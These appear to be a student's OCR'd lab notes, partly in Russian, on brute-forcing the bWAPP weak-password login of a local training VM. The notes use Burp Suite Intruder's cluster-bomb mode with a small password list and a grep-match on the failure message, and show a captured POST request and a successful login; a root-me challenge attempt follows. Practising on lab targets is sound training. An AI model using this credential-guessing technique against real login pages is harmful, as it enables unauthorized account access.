
- **выбрать: Broken Auth — Weak Passwords**
- **Proxi: 127.0.0.1** «login» «password»
- Strart: BurpSuite «Send to intruder» $(login)$ … $(password)$, а другие $ убрать!
- Метод «cluster bomp» (login: … list; password: … list)












- Cluster bomb»


Burp Suite Community Edition v2021.10.3 - Temporary Pro
Burp
Project
Intruder
Repeater
Window
Help
Sequencer
Decoder
Comparer
Logger
Extender
Dashboard
Target
Proxy
1 ×
2 ×
3 ×
...
Target
Positions
Payloads
Resource Pool
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positio
and each payload type can be customized in different ways.
Payload set:
2
Payload count: 6
Payload type:
1
2
Request count: 36
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
test
qwerty
qwersdzxc
12345
123456
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Positions
Payloads
Resource Pool
Options
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Invalid credentials!
Add
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Kali Linux
Kali Tools
Kali Docs
Bugs
Change Password
/ Broken Auth.
Enter your credentials.
Login:
admin
Password:
Login
Invalid credentials!


Burp Suite Community Edition v2021.10.3 - Temporary Project
Payload Sets
Payload Options [Simple list]
Payload Processing
2. Intruder attack of 192.168.56.11 - Temporary attack - Not saved to project file
192.168.56.11/bwapp/ba_weak_pwd.php
Kali Forums
Kali NetHunter
Exploit-DB
Invalid credentials!


Send
Cancel
Target: http://192.168.56.11
Request
Response
POST /bwapp/ba_weak_pwd.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://192.168.56.11
Connection: close
Referer: http://192.168.56.11/bwapp/ba_weak_pwd.php
Cookie: security_level=0; PHPSESSID=rds27fovv92jd1jh7ki588tgf2
Upgrade-Insecure-Requests: 1
login=test&password=test&form=submit
Bugs
Change Password
Create User
/ Broken Auth. - Weak Pa
Enter your credentials.
Login:
Password:
Login
Successful login!


4. • Протестируйте пример 3 на практике. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

На практике — когда логин и пароль одинаковые, подгружается страница в «Render», где различная длина (length) **487 (bee)** и **4421 (bug)**. Видимо, так можно отследить верный логин и пароль.




5. • Решите задание http://challenge01.root-me.org/web-serveur/ch3/ методом брутфорса. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

Здесь видимо надо подставить ip адрес, стандартный.


view-source:http://challenge01.root-me.org/web-serveur/ch3/
Getting Started
Telegram
Google Drive
Обучение | GeekBr...
ML_les
InfBez
RootMe
Welcome on Root-Me.org
IP address ::ffff:77.6.152.57 is not authorized to access challenges services
you need to authenticate on https://www.root-me.org/ first
Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Поиск в HTML
Поиск стилей
:hov .cls
<!DOCTYPE html>
<html> прокручиваемый прокручивание
<head>
<meta name="viewport" content="width=device-width">
<title>http://challenge01.root-me.org/web-serveur/ch3/</title>
<link rel="stylesheet" type="text/css" href="resource://content-accessible/viewsource.css">
</head>
<body id="viewsource" class="highlight" style="tab-size: 4">
<pre id="line1">…</pre>
</body>
</html>
элемент {
}
Унаследовано от html
*|*:root {
color: black;
direction: ltr;
}